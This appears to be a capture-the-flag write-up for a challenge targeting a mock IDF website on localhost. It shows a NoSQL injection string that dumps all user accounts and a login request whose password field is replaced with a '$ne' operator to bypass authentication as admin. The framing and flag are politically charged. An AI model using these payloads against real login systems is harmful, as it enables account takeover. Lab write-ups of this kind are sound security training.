IDF_DB

- **Author** : KirraTN
- **Difficulty :** Friendly/Easy

Description

After extensive Google dorking and scanning, we discovered an IDF website that could be vulnerable. Assist the resistance in gaining access to the admin account.

Hint 1:

Intersting the IDF use mongodb.


Hint 2:

What do you know about NoSQL injection ?

https://portswigger.net/web-security/nosql-injection

Solution


1. navigate to /user/lookup by clicking on AgentID



welcome to the IDF official website

Our website boasts robust security measures, ensuring protection against hacking attempts

2. use ' || '2'=='2 to dump all users accounts :




Please provide the name of the IDF agent to retrieve their role

' || '2'=='2


ID	Username	Role
65f8666c3b888a001f4f2563	avichay	admin
65f8666c3b888a001f4f2564	guest	guest
65f8666c3b888a001f4f2565	leah	user
65f8666c3b888a001f4f2566	moshe	user
65f8666c3b888a001f4f2567	itzhak	user

3. we got the user name of the admin :



ID	Username	Role
65f8666c3b888a001f4f2563	avichay	admin


4. navigate to the login page and intercept the login request :



```
POST /user/login HTTP/1.1
Host: localhost:4000
Content-Length: 44
sec-ch-ua: "Chromium";v="121", "Not A(Brand";v="99"
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json
X-Requested-With: XMLHttpRequest
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.85 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://localhost:4000
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:4000/user/login
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close

{
  "username":"avichay",
  "password":"password"
}
```


5. send the request to the repeater and try to bypass the login :



```
Origin: http://localhost:4000
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:4000/user/login
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close

{
  "username":"avichay",
  "password":{
    "$ne":""
  }
}
```

6. send the new request and you got access to the admin account and you got the flag :



```
Content-Length: 118
ETag: W/"76-1A+nlmKmxCP/bF5rwSQnG2m9JrM"
Date: Mon, 18 Mar 2024 16:38:24 GMT
Connection: close

{
  "role":"admin",
  "msg":"Good job you hacked into the IDF website here is the flag: Securinets{IDF_IS_TH3_BIGG3ST_LI3}"
}
```